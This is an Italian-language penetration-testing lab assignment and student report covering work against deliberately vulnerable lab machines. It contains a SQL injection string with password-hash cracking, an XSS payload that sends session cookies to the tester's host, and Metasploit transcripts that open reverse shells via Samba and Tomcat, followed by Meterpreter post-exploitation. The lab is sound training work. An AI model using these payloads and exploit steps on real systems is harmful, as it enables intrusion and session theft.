Hacking Lab (Livello Semplice)

Traccia 1

Argomento:

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro)

Requisiti Laboratorio:

Livello difficoltà DVWA: LOW
IP Kali Linux: 192.168.13.100/24
IP Metasploitable: 192.168.13.150/24

Traccia 2

Argomento:

Utilizzando le nozioni viste a lezione, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

Requisiti Laboratorio:

• Livello difficoltà DVWA: LOW

• **IP Kali Linux:** 192.168.104.100/24

• **IP Metasploitable**: 192.168.104.150/24

• I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta 4444

Traccia 4

Argomento:

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento).
- Eseguire il comando «**ifconfig**» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

Requisiti Laboratorio:

• **IP Kali Linux:** 192.168.50.100/24

• **IP Metasploitable**: 192.168.50.150/24

• Listen port (nelle opzioni del payload): 5555

Traccia 5

Argomento:

Sulla macchina Windows 10 ci possono essere dei servizi che potrebbero causare degli exploit. Si richiede allo studente di:

- Avviare questi servizi
- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows 10
- prire una sessione con metasploit, exploitando il servizio TomCat.

Requisiti Laboratorio:

• **IP Kali Linux:** 192.168.200.100/24

• **IP Metasploitable**: 192.168.200.200/24

• Listen port (payload option): 7777

Hacking Lab (Livello Semplice)

Report

Introduzione:

Questo report dettaglia i risultati e le metodologie utilizzate durante il penetration testing di quattro diverse tracce utilizzando vari strumenti e tecniche. L'obiettivo di ogni traccia era sfruttare vulnerabilità presenti nei sistemi e nei servizi.

Traccia 1: SQL Injection


Obiettivo: Recuperare la password in chiaro dell'utente "Pablo Picasso" tramite SQL Injection in DVWA.

Passaggi Eseguiti:

1. Verifica dell'Indirizzo IP

IP Target: 192.168.13.150/24


IP Attaccante: 192.168.13.100/24



2. Esecuzione di SQL Injection

Utilizzo di una SQL Injection basata su UNION per recuperare le credenziali degli utenti.

Comando utilizzato: 'UNION SELECT user, password FROM users --



Damn Vulnerable Web Application (DVWA) v1.0.3

3. Recupero e Decodifica degli Hash

Hash estratto: 0d107d09f5bbe40cade3de5c71e9e9b7

Comando utilizzato: john --format=raw-md5 hashes.txt

Password recuperata: letmein

```
[sudo] password for kali:
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Letmein (?)
1g 0:00:00:00 DONE 2/3 (2024-12-30 07:00) 25.00g/s 9600p/s 9600c/s 9600C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Risultati:

Password "letmein" in chiaro recuperata con successo.

Traccia 2: Cross-Site Scripting (XSS)


Obiettivo: Simulare il furto di sessione sfruttando una vulnerabilità di XSS persistente in DVWA.

Passaggi Eseguiti:

1. Verifica dell'Indirizzo IP

IP Target: 192.168.104.150/24

IP Attaccante: 192.168.104.100/24



2. Iniezione del Payload


Payload JavaScript iniettato nel campo di input vulnerabile:

<script>document.location='http://192.168.104.100:4444/?cookie='+document.cookie;</script>

	DVWA						
Home Instructions	Vulnerability: Reflected Cross Site Scripting (XSS)						
Setup Brute Force	What's your name? [' + document.cookie; Submit						
Command Execution CSRF	More info http://ha.ckers.org/xss.html						
SQL Injection SQL Injection (Blind)	http://en.wikipedia.org/wiki/Cross-site_scripting http://www.cgisecurity.com/xss-faq.html						
Upload XSS reflected							
XSS stored DVWA Security							
PHP Info About							
Logout							
Username: admin Security Level: low PHPIDS: disabled	View Source View Help						
	Damn Vulnerable Web Application (DVWA) v1.0.7						

3. Ricezione del Payload

Cookie di sessione catturato sul server HTTP dell'attaccante (porta 4444): PHPSESSID=467f93bcc65b608985941ef90839ed30



Risultati:

Cookie di sessione recuperato con successo, dimostrando la vulnerabilità.

Traccia 4: Samba


Obiettivo: Sfruttare il servizio Samba su Metasploitable per ottenere una shell remota.

Passaggi Eseguiti:

1. Verifica dell'Indirizzo IP

IP Target: 192.168.50.150/24


IP Attaccante: 192.168.50.100/24



2. Scansione delle Vulnerabilità

Scansione eseguita con Nessus per identificare le vulnerabilità.

Risultato principale: Versione vulnerabile di Samba che consente RCE.



3. Esecuzione dell'Exploit

<u>msf6</u> > use 0

[*] No payload configured, defaulting to cmd/unix/reverse_netcat

msf6 exploit(multi/samba/usermap_script) >

Modulo di Metasploit utilizzato: exploit/multi/samba/usermap_script

Configurazione dell'exploit: set RHOSTS 192.168.50.150, set LHOST 192.168.50.100 e set LPORT 5555

Shell inversa stabilita con successo.

```
(kali⊕ kali)-[~]
  $ msfconsole
Metasploit tip: View missing module options with show missing
      dB'
                                       BBP
    dB'dB'dB' dBBP
                                   dBP BB
                          dBP
   dB'dB'dB' dBP
                        dBP
                                 dBP
                                      BB
  dB'dB'dB' dBBBBP
                       dBP
                                dBBBBBBB
                                                                   dBBBBP dBP dBBBBBBP
                                       dBBBBBP.
                                                 dBBBBBb
                                                           dBP
                                                      dB' dBP
                                                                  dB'.BP
                                                                 dB'.BP dBP
                                         dBP
                                                 dBBBB' dBP
                                                                                 dBP
                                        dBP
                                                dBP
                                                        dBP
                                                                dB'.BP dBP
                                                                                dBP
                                       dbbbbb dbp
                                                       dBBBBP dBBBBP dBP
                              To boldly go where no
                               shell has gone before
        =[ metasploit v6.4.38-dev
     --=[ 2467 exploits - 1273 auxiliary - 431 post
     --=[ 1478 payloads - 49 encoders - 13 nops
    --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search samba usermap
Matching Modules
  # Name
                              Disclosure Date
                                           Rank
                                                   Check Description
  0 exploit/multi/samba/usermap_script 2007-05-14
                                           excellent
                                                        Samba "username map script" Command Execution
                                                   No
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

```
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.50.100
LHOST ⇒ 192.168.50.100
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT ⇒ 5555
msf6 exploit(multi/samba/usermap_script) > options
Module options (exploit/multi/samba/usermap_script):
            Current Setting Required Description
   Name
   CHOST
                                       The local client address
                                       The local client port
   CPORT
                             no
                                       A proxy chain of format type:host:port[,type:host:port][...]
   Proxies
                             yes
   RHOSTS
           192.168.50.150
                                       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
                                      The target port (TCP)
   RPORT
           139
                             yes
Payload options (cmd/unix/reverse_netcat):
         Current Setting Required Description
   Name
   LHOST
         192.168.50.100 yes
                                     The listen address (an interface may be specified)
   LPORT 5555
                                    The listen port
                           ves
Exploit target:
   Id Name
     Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > exploit
```

4. Post-Exploitation

Configurazione di rete recuperata usando: ifconfig

```
ifconfig
eth0
                            HWaddr 08:00:27:a5:a5:b4
         Link encap:Ethernet
         inet6 addr: fe80::a00:27ff:fea5:a5b4/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:19349 errors:0 dropped:0 overruns:0 frame:0
         TX packets:15472 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:2299521 (2.1 MB) TX bytes:3781295 (3.6 MB)
         Base address:0×d020 Memory:f0200000-f0220000
         Link encap:Local Loopback
lo
         inet addr:127.0.0.1 Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:16436 Metric:1
         RX packets:744 errors:0 dropped:0 overruns:0 frame:0
         TX packets:744 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:335729 (327.8 KB) TX bytes:335729 (327.8 KB)
```

Risultati:

Accesso alla shell del sistema target ottenuto con successo.

Traccia 5: Tomcat su Windows


Obiettivo: Sfruttare Apache Tomcat Manager per ottenere l'accesso a una macchina Windows 10.

Passaggi Eseguiti:

1. Verifica dell'Indirizzo IP


IP Target: 192.168.200.100/24

IP Attaccante: 192.168.200.200/24



2. Scansione delle Vulnerabilità

Nessus ha identificato diverse vulnerabilità, incluso Apache Tomcat Manager.



3. Esecuzione dell'Exploit

Modulo di Metasploit utilizzato: exploit/multi/http/tomcat_mgr_upload

 $Configurazione \ dell'exploit: set \ RHOSTS \ 192.168.200.200 \ , set \ TARGETURI \ /manager \ , set \ HTTPUSERNAME \ admin \ e set \ HTTPPASSWORD \ password$

Shell Meterpreter inversa stabilita con successo.

```
(kali⊛kali)-[~]
$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0
%%
   %%%
          %%
  %%
    %%%%%%%%
          %%
  %
   %%%%%%%%%
%%
  %%
    %%%%%%
         %%%%%%%%%
%%
   %%%
      %%
       %%%%%%%%%%%%%
                                    %%%
             %%%%%
     %%
       %
           %%
               %%
                        %
                           %%%%
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                                 %%%%%%
   %%
                  %%%%%
                                        %%
                       %%%%
   %%
     %%
       %
         %%% %%%%
              %%%%
                 %%
                   %%%%
                          %% %%
                              %% %%% %%
                                    %%%
                                      %%%%%
       %%
   %%%%%%
          %%%%%%
                  %%%
                        %%
                           %%
                             %%% %%%
                                 %%
                                    %%
%%%%
                     %%%%
           %%%%%
                     %
                        %%
                             %%%%
%%%%%%%%%%%%% %%%%
                %%
                  %%
                          %%%%
                                 %%%
                                    %%%
%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%
=[ metasploit v6.4.38-dev
                               j
  --=[ 2467 exploits - 1273 auxiliary - 431 post
  --=[ 1478 payloads - 49 encoders - 13 nops
                               ]
  --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
```

msf6 > search tomcat windows

Matching Modules

ŧ	Name	Disclosure Date	Rank	Check	Description
	exploit/multi/http/struts2_namespace_ognl	2018-08-22	excellent	Yes	Apache Struts 2 Namespace Redirect OGNL Injection
	_ target: Automatic detection				
	_ target: Windows				
	_ target: Linux				
	exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual	No	Apache Struts ClassLoader Manipulation Remote Code Execution
	_ target: Java				
	_ target: Linux_				
	_ target: Windows	. /			
	_ target: Windows / Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)				
	exploit/windows/http/tomcat_cgi_cmdlineargs	2019-04-10	excellent		Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
0	exploit/multi/http/ <mark>tomcat_</mark> mgr_deploy	2009-11-09	excellent	Yes	Apache Tomcat Manager Application Deployer Authenticated Code Executi
L	_ target: Automatic		. /		
2	_ target: Java Universal		. /		
3	_ target: Windows Universal		. /		
4	_ target: Linux x86				
5	exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Yes	Apache Tomcat Manager Authenticated Upload Code Execution
5	_ target: Java Universal				
7	_ target: Windows Universal				
8	_ target: Linux x86				
9	exploit/multi/http/atlassian_confluence_webwork_ognl_injection	2021-08-25	excellent	Yes	Atlassian Confluence WebWork OGNL Injection
0	_ target: Unix Command				
1	_ target: Linux Dropper				
2	_ target: Windows Command				
3	_ target: Windows Dropper				
4	_ target: PowerShell Stager				· · · · · · · · · · · · · · · · · · ·
5	exploit/ <mark>windows</mark> /http/cayin_xpost_sql_rce	2020-06-04	excellent		Cayin xPost wayfinder_seqid SQLi to RCE
	exploit/multi/http/zenworks_configuration_management_upload	2015-04-07	excellent		Novell ZENworks Configuration Management Arbitrary File Upload
7	exploit/multi/http/spring_framework_rce_spring4shell	2022-03-31	manual	Yes	Spring Framework Class property RCE (Spring4Shell)
8	_ target: Java		79.		
9	_ target: Linux_		-45%		
0	_ target: Windows		/ * X v / / /	4.	
1	_ AKA: Spring4Shell		- T. O.		
2	_ AKA: SpringShell		1.	1.77	
3	exploit/multi/http/ <mark>tomcat</mark> _jsp_upload_bypass	2017-10-03	excellent	Yes	Tomcat RCE via JSP Upload Bypass
4	_ target: Automatic				
5	_ target: Java <mark>Windows</mark>				
6	_ target: Java Linux	.1			
37	post/windows/gather/enum_tomcat		normal	No	Windows Gather Apache Tomcat Enumeration
	ct with a module by name or index. For example info 37, use 37 or use post/				

msf6 > use 15
[*] Using configured payload windows/meterpreter/reverse tcp

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword password
httppassword ⇒ password 

<u>msf6</u> exploit(<u>multi/http/tomcat_mgr_upload</u>) > set httpusername admin
httpusername ⇒ admin
msf6 exploit(multi/http/tomcat_mgr_upload) > set targeturi /manager
msf6 exploit(multi/http/tomcat_mgr_upload) > options
```

Module options (exploit/multi/http/tomcat_mgr_upload):

Name	Current Setting	Required	Description
HttpPassword	password	no	The password for the specified username
HttpUsername	admin	no	The username to authenticate as
Proxies		no	A proxy chain of format type:host:port[,type:host:port][]
RHOSTS	192.168.200.200	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/manager	yes	The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST		no	HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none) The listen address (an interface may be specified) The listen port
LHOST	192.168.200.100	yes	
LPORT	7777	yes	

Exploit target:

Id Name

1 Windows Universal

View the full module info with the info, or info -d command.

 $\underline{\mathsf{msf6}} \ \mathsf{exploit}(\underline{\mathsf{multi/http/tomcat_mgr_upload}}) \ \mathsf{>} \ \mathsf{exploit}$

- Started reverse TCP handler on 192.168.200.100:7777
- Retrieving session ID and CSRF token...
- Uploading and deploying DqUjVUvFxGcEPzdqiOxrsp0...
 Executing DqUjVUvFxGcEPzdqiOxrsp0...
- Sending stage (177734 bytes) to 192.168.200.200
- [*] Undeploying DqUjVUvFxGcEPzdqiOxrsp0 ... [*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:49511) at 2024-12-30 11:34:29 -0500


4. Post-Exploitation

Informazioni di sistema e configurazione di rete recuperate usando: run post/windows/gather/scheckvm, sysinfo e ipconfig.

```
I] SESSION may not be compatible with this module:


1] ** missing Meterpreter features: stdap1_registry_check_key_exists, stdap1_registry_create_key, stdap1_registry_delete_key, stdap1_registry_enum_key_direct, stdap1_registry_enum_value_direct, stdap1_registry_load_key, stdap1_registry_enum_value_direct, stdap1_registry_onum_value_direct, stdap1_registry_process_memory_protect, stdap1_sys_process_memory_write, stdap1_sys_process_memory_write, stdap1_sys_process_memory_write, stdap1_sys_process_memory_write, stdap1_sys_process_memory_write, stdap1_sys_process_memory_write, stdap1_sys_process_memory_write, stdap1_sys_process_memory_write, stdap1_sys_process_memory_allocate, stdap1_sys_process_memory_write, stdap1_sys_process_memory_write, stdap1_sys_process_memory_write, stdap1_sys_process_memory_allocate, stdap1_sys_process_memory_write, stdap1_sys_process_memory_allocate, stdap1_sys_process_memory_write, stdap1_sys_process_memory_allocate, stdap1_sys_process_memory_write, stdap1_sys_process_memory_allocate, stdap1_sys_process_memory_write, stdap1_sys_process_memory_write,
                                                                                  : lo - Software Loopback Interface 1
: 00:00:00:00:00:00
: 4294967295
                                                                                    eth0 - Intel(R) PRO/1000 MT Network Connection
08:00:27:ce:ce:c4
1500
192.108.50.102
ffff:ffff:ffff:ffff:ffff:ffff:ffff
f680::097:162:1d5d:d154
ffff:ffff:ffff:ffff:
                        : eth1 - Microsoft Kernel Debug Network Adapter
ware MAC : 00:00:00:00:00:00
: 4294967295
```

ps della macchina target e migrating.



```
<u>meterpreter</u> > migrate 3764
    Migrating from 1600 to 3764 ...
    Migration completed successfully.
```

Screenshot del desktop catturato e webcam_list.



Risultati:

Controllo completo del sistema target ottenuto con successo.